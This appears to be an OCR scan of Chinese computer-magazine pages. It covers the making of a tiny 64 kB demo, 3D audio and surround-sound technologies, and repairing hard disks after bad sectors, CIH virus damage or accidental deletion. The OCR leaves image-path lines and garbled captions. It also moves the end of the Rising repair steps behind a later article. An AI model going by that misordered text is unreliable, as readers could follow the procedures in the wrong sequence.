这是3dfx公司为VooDoo系列3D加速卡设计的专用3D API，它可以最大限度地发挥VooDoo系列芯片的3D图形处理功能。由于不需考虑和其他显卡的兼容，所以其工作效率远比OpenGL和Direct 3D高。在VooDoo红遍半边天的时候，Glide是各3D游戏开发商优先选用的3D API。因此许多精美的3D游戏在刚推出时，只支持3dfx公司VooDoo系列的3D加速卡，而其他类型的3D加速卡则要慢慢等待游戏厂商提供该游戏的补丁程序。

● Heidi

由Autodesk公司提出来的3D图形应用规格。Autodesk是目前全球CAD／CAM工业领域中拥有用户量最多的软件公司，而Heidi就是Autodesk在CAD、动画及可视化软件领域中最重要的主流支撑应用软件接口。

Heidi主要适用于应用开发。著名的3D程序软件，如3D Studio MAX／VIZ、AutoCAD 12／13／14、经济建模、


图10

图11



商业图形演示和机械设计等都采用了Hidei图形接口。

2.声音处理

对于一个好DEMO来说，“寂静无声”是不可想象的一件事情——一定要为好DEMO配上好的声音效果。在这方面，小组发掘了最适合做此工作的人——“KB”。在Chaos和Fiver2刚开始打算制作此DEMO时，他们就开始拉拢KB，KB也很爽快，答应只要他们在11月中旬前拿出有说服力的东西来，他就加入小组——显然，Chaos和Fiver2成功了。但KB自己的业余时间相当紧张，所以他到了12月中旬才开始制作声音部分。KB需要完成的工作相当艰巨，除了要制作高质量的声音，还要力求所占空间总量不得超过16kB（且必须在2到3周内完成此工作）。面对如此挑战，KB祭出了自己的看家法宝——LOGIC AUDIO（见图10）。在他自己为LOGIC写了一个相应插件后，他做出了音乐文件，并放入DEMO中。

KB主要制作了两部分的音乐，一个LOADING MUSIC（引导音乐）和一个主音乐。

想亲身感受一下这些音乐吗？请下载KB的“WAV Renderer“工具。这东西和DEMO类似，也相当小（仅37kB），但运行后可以得到两个巨大的WAV文件：loader.wav（37兆）和main.wav（113兆）。运行时你需要稍微耐心等一会，界面如图11。

你可以使用Windows“附件”中“娱乐”里的“Windows Media Player”来播放它们，感受一下效果。当然，你也可以利用合适的工具把这些WAV文件转换成MP3或者其他相应的格式(WAV Renderer下载地址：http://kebby.org/fr08zakz.exe)。

这个“不可思议之DEMO”为了追求程序尽可能小，所以相对牺牲了DEMO的声音效果。在后文我们要介绍的一些其他DEMO里，各位可以感受到更多更好的音乐（自然，这也是以程序的迅速“增肥”为前提做到的）。如果这些还不能让你满意，你可以去找一些经典游戏的DEMO来看看，包你可以听到各种逼真动人的音效，让人仿如身临其境。

小资料之《 3D音频API》

就如同显卡对于3D性能的追求一样，声卡的技术也获得了长足发展，开始向3D迈进……音质同影像一样，再次成为人们追求完美的目标。人们开始追求三维的音响效果，寻求更逼真的声音还原。声卡设备也审时度势，多声道声卡大行其道。此时，3D音频API应运而生，担当起重要的接口角色。这些API连同3D图形程序接口一起，被统称为3D API（Application Program Interface），即3D应用程序接口。

下面我们就来简单了解一下这些3D音频API(不同的声卡硬件和不同的游戏往往支持多种不同的API和3D技术，而具体能使用什么API主要由声卡的音效芯片所决定)。

●DirectSound 3D

它是DirectX中的一个组件，是Microsoft公司专为游戏开发的API，得益于DirectX的不断发展和完善，DS3D得到了众多声卡厂商的支持。DS3D的作用在于帮助开发者定义声音在3D空间中的定位和声响，然后把它交给与DS3D兼容的声卡，让声卡自己去实现。此技术3D声音效果平平。

●Aureal 3D

简称A3D，是由大名鼎鼎的Aureal Semiconductor公司开发的新型3D音效定位技术，使用这一技术的应用程序（通常是游戏），可以根据用户的选择而决定音效的变化，而且可以只用一对普通的音箱或耳机来实现，产生围绕听者的3D精确定位音效（当闭上眼睛，听着两只音箱中发出的声音，让你清晰可辨地听出一只直升飞机在围绕你旋转飞行时，那效果真的太棒了）。

●EAX

环境音效扩展集(Environmental Audio Extensions)。它是一种依赖于Microsoft的DirectSound3D的开放API，任何人都可以使用这一接口来开发或者在自己的软硬产品中加入对EAX的支持。在最新发布的EAX3.0中，加入了功能强大、简单易用的特效设计工具，可以为每一个单独音源做反射和混响控制、局限反射群等，并为开发者公开了全部的环境音效参数。

●Qsound

它的Q3D技术可以用两个喇叭或耳机产生3D音效。使用Q3D技术的声卡支持DS3D、EAX和A3D 1.X。Q3D并不仅用于游戏，它虚拟多通道技术Qsurround已经在家电产品上得到使用。

●IAS

Extreme Audio Reality Inc公司开发的专利音频技术，这个技术能测试系统硬件，管理所有的音效平台需要，可以让开发者只写一套音效代码而支持所有基于Windows 95的音频硬件。IAS提供了DS3D支持和其他环绕声的执行程序。

有了3D API，有了多声道声卡，如今的游戏效果和早年真是不可同日而语。由于多声道声卡使用4个相对独立的物理扬声器，在声音定位精度方面较双声道系统有本质的提高，将游戏逼真度和多媒体的展现力提高到了一个新的层次。越来越多的游戏软件通过支持EAX、A3D等3D音频API，以多声道展现非常逼真的游戏场景音效，大大提高了音频在水平方向上的可辨度，增强垂直方向的立体感。这一点在很多第一人称的游戏如Quake III、虚幻、DF3

中效果特别明显。精致流畅的游戏画面再配合逼真的音效，完全可以给游戏者身临其境的感觉——比如游戏中当敌人从背后偷袭过来时，耳朵能够先于眼睛察觉到（你可以听到他冲过来的脚步声），凭借听觉的定位，你可以清晰地分辨他所在的方位，然后准确地转身并给予对方致命一击。

小资料之《环绕声技术》

说到3D声音，当今流行的“环绕声技术”不可不提一下。

●杜比环绕技术

美国杜比公司研究发明的用于处理影院音频系统的专利技术。

Dolby Stereo：杜比立体声。最早用于35mm电影的杜比四声道技术。

Dolby Stereo SR：杜比立体声改进型，主要是克服声道隔离度不好的缺陷。

Dolby Surround Basic：杜比环绕。是杜比立体声在家庭影院系统中的运用，但实际只有左、右、环绕三个声道。

Dolby Surround Pro.Logic：杜比定向逻辑，四个声道。因在解码器中使用了一种方位增强电路而得名（目前的家庭影院基本上都用“杜比定向逻辑”，但习惯上人们仍然称其为杜比环绕）。

●杜比AC－3

也称Dolby Digital(杜比数字)，与杜比环绕技术最根本的区别就是AC－3处理的是数字信号。AC－3目前被广泛用于DVD影碟中，美国的高清晰度电视也采用AC－3作为音频标准。

AC－3音频系统是全音域的5.1声道系统，5声道分别是左、右、中、左环绕、右环绕。5.1声道中的.1声道是超重低音。“AC”就是“Audio Coding”(音频编码）的意思，“－3”表示为第三套AC标准。由于编码解码器处理的是数字信号，所以不会出现杜比环绕技术中的声道分离度不佳等缺陷。

●数字影院系统(DTS)

是DTS公司于1993年研究推出的全数字化多声道环绕声音频系统，全音域5.1声道，声场层次性、细腻性等均优于AC－3，因此大有后来居上之势。

●THX家庭影院系统

美国卢卡斯电影公司开发的，建立在杜比定向逻辑基础上的家庭影院音响系统标准。

●数字声场处理系统（Cinema DSP)

日本YAMAHA公司研究杜比定向逻辑时开发的技术，主要使用了DSP（数字音场处理）技术，将输入信号通过音频信号处理器来模拟不同要求的环绕反射声，使环绕声效果更加生动逼真。

●3D环绕声系统

3D环绕声是利用人耳听觉特性和听觉心理学，把普通的立体声信号经过一定的处理，通过两只音箱获得真实三维空间感的立体声声场的系统。目前较为常用的3D环绕声系统有SRS、Spatializer、APX、QSound、Virtaul Dolby等。

3D环绕声系统有三大优点：首先是对音源没有特殊的要求，无须对节目源进行处理；其次可以利用原来的双声道立体声，用两只音箱即可享受真实的环绕声效果；其三是对环境没有严格的要求。不过声音的定位准确性和空间感均比不上前述声音系统。

3.压缩处理

当第一个加入音轨的演示成品做出来时，小组成员终于对DEMO成品到底有多大，有了初步的感性认识。计划开始时，小组成员Chaos曾经估计它会在32kB到200kB之间，不过具体是多少，他也没有把握。但是看到第一个成品时，大家都很高兴，因为它才40kB大，还有许多的空间可以供小组放入更多的数据和代码。话说回来，无论怎样，这个64kB精巧DEMO的产生，绝对可以说是“可执行文件压缩器”所创造的一个奇迹。

UPX，一个非常优秀且广为传播的PC可执行文件压缩工具。虽然它非常不错，但是小组成员Fiver2还是不太相信它。他总是觉得，让这个小东西嘎吱嘎吱地把大伙整天努力工作得出来的数据、代码一顿狂嚼，然后吐出来的就是一个已压缩为1k或者2k字节大小的代码段的想法，绝对是疯子的幻想。但是事实教育了他，随着他们的标准日益提高，DEMO也越来越接近成功。当Fiver2开始在场景中移动摄像机创造三维动画，KB在DEMO中加入更多声音时，越来越多的东西并没有使DEMO变大——UPX只是让压缩出来的代码变得越来越紧凑罢了。

小资料之《音频压缩技术》

DEMO要尽可能的小，那么就一定会采用压缩技术。对可执行文件需要压缩，对声音数据更要进行压缩。没有一个疯子会把不经压缩的WAV文件直接存入DEMO，那么这个DEMO就不要做了，几分钟的WAV就是数百兆数据。对声音数据的压缩，目前流行这几种：

●MP4

MP3对于声音数据量的压缩效果有目共睹，但是现在出了更好的新一代标准：MP4。为了减少数据量，MP4与MP3一样采用去除人耳不能分辨的声音数据之方式。不过为了改善音质，MP4又采用了TNS(Temporal Noise Shaping)和Prediction（记忆音）技术，所以MP4的压缩率比MP3高出30%左右。

MP4由MPEG开发，不过在标准化阶段时有SONY、杜比、AT＆T、Fraunhofer等参与研制。有人认为MP4是比杜比AC－3更优秀的音频格式。MP4与MPEG4有着紧密的联系——在MPEG4影像压缩格式中就包含了MP4声音压缩格式。虽然MP4具有高质量的音质和压缩率，但是因为目前没有MP3那样的专用播放器市场，所以在短时间内MP4还无法取代MP3。

●VQF

由日本的NTT（电信电话局）开发的音频压缩格式，采用了TwinVQ音频压缩技术。虽然不如MP3那么流行，但是要听歌曲的话，通过Internet还是可以下载到免费的解码播放软件。

与MP3不同，VQF主要致力于音乐数据的开发。该

压缩方式的最大特点是可以任意调节压缩率，从1：12到1：96不等，所以压缩率比MP3提高30%左右。但VQF同时也有解码速率慢的缺点。

● WMAudio

WMAudio(Windows Media Audio)是微软开发中的WMT 4.0(Windows Media Technology)的一个组件。在压缩技术方面，WMAudio着眼于使用28.8kbps的Modem达到FM水准的音质（调频收音机效果），故其下载速度比MP3快两倍左右，而存贮空间却只有MP3的一半。不过WMA最受人瞩目的不是其压缩率，而是其著作权保护技术。在WMT 4.0中包括有“著作权管理”功能，通过它著作权人可以对自己的著作权进行有效保护。

4.神兵利器

所谓“工欲善其事，必先利其器”。对于这次DEMO的开发，开发小组写到：“其实最多的工作就是在设计、建造和使用一个工具。如果一定要给这个工具取个名字，大概‘生成器’是最合适的称呼了。这个‘生成器’，其实才是DEMO成功背后的魔力之所在。”

这个工具的第一版设计出来时，是一个拥有两个子窗口的程序。两个子窗口，一个用来显示纹理，一个则用于做文本编辑器，供编辑图形说明和脚本等。很幸运的是，使用的过程如此之痛苦，连工具的开发者Chaos也不愿意去碰它。于是在Fiver2的激励下，他打算重写一个使用更简单，功能更强大的工具出来。

最终，他成功了！当他在某次会议上演示这份工作成果时，他成了众人瞩目的焦点。虽然他已经在制作DEMO和游戏工具上浸润多年，但是没有哪次制作的工具比这一次更有用——使用这个新工具制作纹理的过程充满了乐趣。而这一切，都是建立在工作之余无数不眠之夜的努力工作基础之上。在成员们忘我的工作下，DEMO从设计思想一步一步变成了现实，作品最终按时完成了。

你想看看这款工具吗？开发小组专门截取了工作时的图片放上来供大家观赏，见图12和图13。呵呵，是否觉得眼熟呢？这就是动画中我们看到的那些场景的设计图啊。

现在，你明白DEMO是怎样炼成的了吗？

后记

1.其他漂亮的DEMO介绍

所谓“没有吃过猪肉，好歹见过猪跑”，DEMO也看过不少，本不该大惊小怪。只是今次介绍给各位的DEMO的确是压缩率（30000比1）太令人匪夷所思，所以才介绍给大家。如果你对DEMO有了兴趣，还想再找几个来看看，我这里再给你推荐两款：

http://archive.theparty.dk/2000/pcde/dist/moments.zip（巨大，足有9MB）

http://archive.theparty.dk/2000/pcde/dist/chrome.zip（也不小，足有6.5MB）

效果也相当不错（如图14），就是尺寸比较大，小的一个就有5MB多。是否下载呢？自己看着办吧。

2.如何寻找其他DEMO？

请留意各大软件网站和游戏网站，可以经常看到DEMO发布的消息。这些网站一般也提供DEMO版本的下载，不过由于目前软件越做越大，所以这些DEMO版少的也要来个几十兆，实在下载不起。所以建议各位有兴趣的时候，还是多找找这种短小精悍的DEMO程序，下载回来欣赏欣赏吧。


3.我们谈论、下载DEMO有何用处？

DEMO下载回来主要是用于欣赏和学习。

如果你不是技术人员，不懂编程，那么所谓“外行看热闹”，咱就图个赏心悦目，感受一番新科技、新效果。因为很多的DEMO为了力求炫目动人，所以无不尽量采用最新的3D技术、最新的图形处理技术、最新的CPU指令集等，所以如果你要想感受或者显示一下你的那块GeForce有多么的牛，你就该下载一款来看看。

如果你是内行，那么“内行看门道”，你可以通过观看别人制作的DEMO，从别人的构思、创意方面吸取有益的经验。如果有机会，再和作者好好探讨一番程序代码，定会对自己的编程水平之提高大有裨益。

编者注：如果你真的对某个软件或者游戏的DEMO情有独钟，我劝你写信过来和小编说一声。小编去网上为你下载回来放到《电脑爱好者》的附赠光盘里。这样你只要花上10来块钱买张光盘就可以轻松拥有了，岂不快哉？



Í¼12





图13



图14

抢救硬盘，抢救数据



系统崩溃，相信大家都不陌生，绝大多数朋友都遇到过。每逢26日，总会有一些朋友遭遇不幸，杀毒软件公司可谓门庭若市……关键是硬盘里宝贵的数据，那可是多长时间的心血呀！SOS！抢救我们的硬盘，抢救宝贵的数据。

——步步高栏目主持　小渔

□四川　陈潇恺

随着硬盘价格的下降，大容量硬盘几乎随处可见，但是随之而来的就是一系列的问题。因为单个硬盘容量大，如果出了故障，硬盘本身倒还罢了，但是那宝贵的数据……兼容机的不稳定往往会引发一系列的故障，但有些故障并不是不能排除。下面笔者就介绍一下硬盘故障的排除方法。

硬盘故障的处理原则上应该按照从软到硬的顺序来检查。

（1）首先我们检查看看是否是操作系统或应用软件故障。这类故障表现为系统不能启动、command.com文件被误删除等等，一般应通过重新安装操作系统或重新拷贝系统文件的方法来排除。

（2）接着我们看看是否是硬盘的文件系统受到损害，比如FAT表等，我们可以使用相关的工具软件进行恢复。

（3）然后看看是否是计算机病毒造成的故障。

（4）如果确定不是这些原因造成的故障以后，我们就应该进入BIOS检查硬盘的设置。BIOS中硬盘配置信息错误，或者更换硬件造成的系统不能使用，应通过正确设置BIOS的方法来解决。

（5）最后才是对硬件进行检查，可从连线、电源等等开始检查。

下面笔者给出一些常见的硬盘错误提示，大家在排除故障前，应先根据这些提示大概了解故障的原因。

1.如果屏幕显示下列信息：

No fixed disk present（无法检测到硬盘）

对硬盘进行自检、初始化时，发现硬盘物理故障，或参数类型不对，甚至控制器、接口部分故障均可能导致上述问题。如果出现这种提示，应该判断此故障是否为硬件故障，解决方案就应该按照硬件故障排除的方法，先检查BIOS设置中硬盘参数是否正确，如果设置正确，再检查硬盘电源线、硬盘数据线等等。如果有条件，可以对硬盘及其相连部件进行交换法检查，以确定故障的位置，因为主板接口等设备坏了也会引起这种现象，而此时硬盘是好的。

2.如果屏幕提示：

Invalid Partition Table（分区表无效）
Invalid Disk Drive（硬盘无效）
Invalid Drive Specification（硬盘规格无效）

说明系统对硬件自检、初始化后，读硬盘引导扇区信息的时候出现问题，如果看到这种提示，有两种可能：第一，硬盘有坏道；第二，硬盘的分区表等文件信息被破坏，可以尝试重新分区或用Norton Disk Doctor等硬盘修复工具来解决。

3.如果屏幕提示：

Non-System disk error（没有系统磁盘）

出现这种提示多半是文件系统被破坏，操作系统无法正常引导。

在确定了硬盘故障的种类以后，我们就可以有效地按照软件故障和硬件故障来进行修复了！

硬盘坏道后的修复

□四川　陈潇恺

盘面介质损伤是一种比较严重的物理性硬盘故障，通常称之为坏道，其现象一般有以下几种：

（1）可以进行分区、低格或高格等操作，但读取某些文件或运行某个软件时经常出错，处理速度很慢，要经过很长时间才能操作成功，其间硬盘不断读盘并发出刺耳的杂音。这种现象意味着硬盘上载有数据的某些扇区已坏。

（2）开机时系统不能通过硬盘引导，软盘启动后可以转到硬盘盘符，但无法进入，用SYS命令传系统也不能成功。这种情况比较严重，因为很有可能是硬盘的引导扇区出了问题。

上述损伤我们称之为硬故障，一旦发生就意味着你的硬盘已经出现了某种程度的损坏，遇到这种情况，最好购买新硬盘，备份重要数据。

1 当硬盘出现坏道时，我们如何实施数据抢救行动呢？

首先关闭电源，将硬盘取下安装到其他机器上，然后可以用Badcopy99（下载地址：http://software.wx88.net/down/bcopy99v2.exe）来进行硬盘数据的复制，这样能够尽可能地挽救数据。

Badcopy的原理：Badcopy将文件拆分成许多小块，然后一块一块地读取。如果遇到读不出来的小块，首先进行反复读取，实在不行就“智能填充”，帮你把这个小块的内容填满后，继续读下一个小块，直到全部完成。“智能填充”其实只是把这个读不出来的块写满罢了，写入的多半是些没有用的东西，不过对于抢救重要的文本文件还是非常有用的。到时候你把文件复制出来，会发现一些奇怪的字符，这些奇怪的字符就是“智能填充”填补的东西。

Badcopy是一个小程序，可轻松安装完毕，运行后出现如图1所示的主

硬盘坏道后的修复

界面。其中关键的两个部分，一个是“Source Location”(源位置)，一个是“Target Location”(目标位置)，把这两个正确输入以后，单击“COPY”(复制)，就可以了。不过笔者建议首先进行一下设置，选“OPTION”页签(如图2)，将“Show File Type”(显示文件类型)中的“Hidden”(隐藏)和“System”(系统)两个选项打勾，这样就可以用Badcopy复制一些特殊属性的文件。接下来把“Copy action Option”(复制操作选项)中的“Allow dead data filling automatically”(允许自动填充无效数据)和“Allow retry on when read fail”(允许读取数据失败时重试)两个选项打勾。最后更改“Copy Option”(复制选项)，把其中的“Retry Times”(重试次数)稍微调节一下，比如5次，把“Block Size”(块大小)设置为最小512，这样可以读出更多的有效数据。






图 2

2 上面讲述的是数据区损坏以后进行的抢救方案，但是如果硬盘的分区表(系统区域)出现了坏道，那么上面的数据抢救方案就没有任何意义了，因为这个时候你进入硬盘查看只能看到一些奇怪符号，根本无法查看到任何正常文件。分区表无论是被病毒破坏或者出现坏道都会出现下面这个现象：运行dir，会显示出各种奇怪的符号，文件的大小也非常奇怪。下面笔者就这种情况讲述一下数据抢救的方案。

这时候，千万不要使用Scandisk进行修复。我们把这个硬盘安装到好的系统上面，然后使用Norton Disk Doctor最新版进行扫描修复。使用非常简单，基本上就是选择分区，然后扫描，但是会有漫长的等待，修复完毕以后我们会看到许多按数字顺序排列的文件以及目录，这些文件和目录就是我们以前硬盘上的数据。剩下的工作就是一个一个地找，看能不能找到我们所需要的数据。

3 将重要的数据抢救出来以后，如果还愿意继续使用这个有坏道的硬盘，那么我们可以按照下面的方案进行硬盘的修复。

首先我们利用Norton Disk Doctor或操作系统中的工具对硬盘进行表面扫描测试，这个时候应该会发现很多坏道。如果我们想让这个有坏道的硬盘勉强工作，那么我们可以采取“隔离坏道法”，即把硬盘分成若干小分区，逐个格式化或者扫描盘面，然后合并没有坏道的分区，隐藏有坏道的分区。

具体步骤如下：如果能够进入Windows98，则在Windows98的资源管理器中选择硬盘盘符，右击鼠标，在快捷菜单中选择“属性”，在“工具”项中对硬盘盘面作完全扫描处理，对可能出现的坏簇作自动修正，如图3。如果不能进入Windows98系统，可以使用Windows98的启动盘引导机器，然后在“A:>”提示符后键入“Scandisk X:”来扫描硬盘(其中“X”是具体的硬盘盘符)。对于坏簇，程序以黑底红字的“B”(Bad)标出。



图 3

接下来我们把硬盘重新分区，然后高级格式化，尽量将所有的坏道区域划成一个区。如果坏道区域比较零散，可以分成多个区，以后就不要在这些区上存取文件了。不要为节约硬盘空间而把这个区划得过小，应留有适当的空间，因为坏道是会蔓延的。

对于扫描、隐藏分区，可以使用Partition Magic这个分区软件来完成，扫描硬盘直接用Partition Magic中的“check”命令。在“Operations”菜单下选择“Advanced/Bad Sector Retest”可以进行手动标记坏道。把坏簇分成一个(或多个)区后，通过“Hide Partition”菜单项可以把该区隐藏，以免对该扇区有任何操作。隐藏了分区后，不要试图把坏道所在分区的前后分区合并，因为这两个分区在物理上并不连续。

对于硬盘0扇区损坏的情况，看起来比较棘手，但也不是不可修复的，只要把报废的0扇区屏蔽，用1扇区取而代之就行了。完成这项工作的理想软件是Pctools(可到www.newhua.com.cn/down/pctools.zip下载Softscape pctools)中的DE工具，但要使用该工具需要有很丰富的软硬件知识。如果大家一定要修复0扇区，可以使用专门的修复工具软件，该类软件在网上各大软件下载站点都可以找到。

上面这些方法，有时也不一定能恢复所有的数据，但有可能帮你救出一些非常重要的文件来，这要看你硬盘被破坏的程度了。



□四川　陈潇恺　权涛

中CIH后的硬盘修复



CIH病毒发作时通常表现为：打开电脑就黑屏，甚至有些朋友丢失了硬盘中的数据，硬盘也遭到破坏。遭遇CIH之后，丢失的数据和损坏的硬盘很难恢复和修理，虽然有一些病毒厂家也提供了修复硬盘的业务，但是相当多DIYer还是囊中羞涩，这个时候，大家可以尝试使用下面的一些方法。

1.VRVFIX（下载地址：ftp://www.dqt.com.cn/pub/111/bd/vrvfix.zip）


被CIH病毒破坏的硬盘，其分区表已被改写，用A盘启动也无法找到硬盘。所以，要恢复C分区的数据，首先要恢复硬盘分区表，VRVFIX这款免费软件或许能助您一臂之力。

使用方法如下：准备一张没有病毒的启动盘，确保还有足够剩余空间，打开写保护，把下载的文件解压缩，把VRVFIX.EXE拷入该引导盘。然后用这张引导盘引导感染了CIH的电脑，并运行VRVFIX.EXE，按回车键开始计算分区信息并自动恢复。当出现提示时，按回车键，直到出现“Make Partition Table ok”。

2.Tiramisu（下载地址：http://210.244.31.242/disk_tool/t32free.exe）

如果不小心把硬盘Format，或者中了CIH等病毒使得硬盘数据丢失，可以使用Tiramisu。Tiramisu并不会在原来的硬盘上写入任何的资料，而是把需要复原的资料写在另外一个地方。所以，最好准备另外一个硬盘作为存储复原资料用。当硬盘的引导区、FAT表已经毁损，目录结构混乱，已经无法辨识时，Tiramisu也可以将硬盘里面的资料找出来。在复原的过程中，Tiramisu会自动利用“记忆体(Memory)”建立一个“虚拟磁盘”(Virtual Drive)。在这个虚拟磁盘中，记录着已经毁损的数据及目录结构。Tiramisu有好几个版本，这个版本适用于FAT32。

使用方法：制作一张无病毒的引导盘，把HIMEM.SYS和EMM386.EXE两个



文件拷入引导盘，然后在CONFIG.SYS中加入：

```
DOS=HIGH
DEVICE=HIMEM.SYS
DEVICE=EMM386.EXE RAM
```

把下载的Tiramisu压缩包里的所有文件解压缩到引导盘上，用这张引导盘引导电脑。运行Tiramisu.exe，在“File”菜单中选择“Start recovery”菜单项，程序开始自动从C分区上寻找目录结构，这个过程所需要的时间由硬盘数据的多少决定。C分区的目录结构搜索结束后，会显示目录搜索结果。用Tiramisu修复后，只是改变了目录名，其结构和文件并未损坏。

用Tiramisu不能恢复的文件，可以用Revival（下载地址：ftp://www.newhua.com/revive31.zip）试试。使用也非常简单，解压缩安装完毕，双击Revival.exe运行，老鹰头过后出现注册画面，点击“取消”，出现如图画面。点击“File/Open Drive”，选择要恢复的盘，按“SELECT”之后开始扫描，分析磁盘目录结构，最后窗口中出现磁盘上所有的文件夹目录。其中，被删除的文件夹用99310之类的数字表示。

如要恢复某一文件夹中的某一文件，首先双击该文件夹，进入该文件夹之后选定要恢复的文件，然后选择File/Save，出现Save窗口，如果要将恢复的文件放在软盘上，则需在该窗口的Drive中选A。

建议先用Tiramisu恢复，然后再用Revival重新扫荡硬盘。

3.KV300

设法找到与你的硬盘完全相同的另一个硬盘，然后使用KV300的“KV300/B”命令，将这个硬盘的主引导扇区备份出来。用DOS启动盘引导系统，再用KV300的“KV300/K”命令，将前面备份的主引导扇区恢复至你的硬盘。恢复后可以试着向硬盘传系统。如果传送成功，且硬盘能够引导，说明故障排除。

使用KV300的F10功能可以重建硬盘分区表，该功能能够自动查找硬盘的扩展分区表，并把它链回到主引导扇区中，从而恢复D、E等分区。不过，该方法在某些时候可能无效，恢复出来的分区并不一定正确。

4.瑞星的硬盘修复程序

此程序包含两个文件：ANTICIH.EXE(下载地址:http://www.rising.com.cn/register/upgrade/Anticih.exe）和RAV.REC（下载地址：http://www.rising.com.cn/register/upgrade/Rav.rec)，专门用于对CIH破坏的硬盘进行修复。

使用方法：将两个文件拷到软盘的同一路径下，然后用无毒的软盘启动机器，运行ANTICIH.EXE，该程序将对硬盘进行扫描。扫描完成后，程序将给出提示，包括硬盘的大小（SIZE，单位为MB)、柱面数（CYLS)、磁头数（HEAD)、

误删除文件 的 恢复

□北京 阚兴中

除了CIH病毒和坏道引起的文件丢失外，还有可能就是我们自己不小心删除了有用的文件。下面就讲讲几款恢复误删除文件的工具软件。

1.超级保镖2000

相信大家经常碰到这样的情况，误改误删除文件导致系统致命错误或死机，或者软件冲突导致系统崩溃。这时超级保镖可以帮助你迅速恢复系统和重要的数据文件。

超级保镖分1.0、2000标准版（市场价格120元左右）、2000黄金版等版本，可以到http://topsoft.163.com/software/download.php?id=1713下载超级保镖1.0，不过其功能受到了很大的限制，但仍然可以恢复Windows系统。而超级保镖2000则可以即时扫描并保存单个目录，拥有文件恢复器（方便恢复文件），能优化硬盘、光驱、调制解调器和操作系统，还能隐藏目录，设置开机密码等。



超级保镖2000的安装：将“超级保镖”光盘放入光驱，安装程序自动运行（或者运行setup.exe），按照向导即可完成安装。

软件安装完成后，会在屏幕的右下角出现红色“G”型图标，单击此图标将显示“超级保镖”和“帮助”，单击“超级保镖”即可启动此软件，并将自动重新启动，使你的电脑系统处于保护之下。

以后，你启动电脑时，都会出现三个选择项：(1) 继续保护模式；(2) 退出保护模式，保存所有修改到一文件夹；(3) 退出保护模式，放弃所有修改。

一般情况下，按“回车”键选择第一项继续保护模式，不过一旦计算机出现问题，您只需选择第二或第三项，即可轻松恢复计算机的原有系统。如果选择第二项，则会首先恢复计算机的原有系统，然后在计算机中建一个“olddir”目录，在此文件夹内按目录结构存储所有在保护模式下修改过及新建的文件，建议在恢复时使用此选项。当您多次选择此项操作，而且没有将以前的“olddir”目录删除，程序将依次创建olddir0、olddir1等等。如果选择的是第三项，则计算机系统被还原成与保护前一模一样，您在保护模式下所做的一切修改将丢失。在进行该步操作前需要确认您的重要数据已经安全备份至其他介质，否则还是使用第二项比较好。

2.Recover 4 All工具软件（下载地址：http://www.newhua.com.cn/down/p-r4a103.ZIP）

R4A适用于Win95/98，支持FAT16、FAT32系统分区，并且还能恢复软盘上的文件。打开R4A，在工具栏会有Recover按钮及盘符按钮，如果你想恢复C盘上的文件，只需点击“C:”按钮，R4A会在短短的几秒钟内帮你搜索出已经删除的文件，并将找到的已删除文件显示在窗口中，同时列出文件尺寸、复原的可能性、开始的簇。找到需要恢复的被误删除的文件，然后点击Recover按钮，选择好保存文件的目录，点击“确定”，恢复后的文件即自动保存到该目录里。这里有一点需要注意，在用R4A恢复文件时，不能将恢复文件保存到被删除文件所在的同一分区内。如果你的硬盘只有一个C盘分区，那么你只能将文件保存到软盘中，或者用另一个硬盘做目的盘。具体的应用步骤参见这期“跟我学”栏目。

还有其他的软件也可以使我们的数据起死回生，如Final Data（下载地址：http://202.99.172.24/down/ha-finaldata10-twn.exe），其使用非常简单，甚至不需要你去了解DOS命令，下载它之后，就可以轻松恢复你的数据。

如果您使用的是Windows Me操作系统，那您又多了一次脱离苦海的机会——这就是其区别于其他系统的“系统还原”功能，这里就不再多说了，使用方法在《电脑爱好者》杂志上已经讲过，大家可以查阅一下。

每道扇区数（SECTOR）、找到的分区（Partition）和C盘的格式（FAT16或FAT32）等。

这时会要求你确认是否修复主引导记录，修复按“Y”，否则按“N”。如果您按了“Y”，程序将为您修复主引导记录。接着程序进一步提示：“Recover drive C:(Y/N)?”，如果要修复C盘，按“Y”即可。在修复过程中，如果您的C盘是FAT16，而且破坏非常严重，则修复过程可能很长，可要耐心等待哟。修复完成后，重启系统即可。

本程序只能修复第一硬盘，如果有多块硬盘，需要将其他硬盘摘下，一块一块地修。

5.金山毒霸的硬盘修复工具

金山毒霸的硬盘修复程序KAVFIX是用来修复被CIH病毒破坏的硬盘的专用工具，支持FAT16和FAT32格式的硬盘分区。

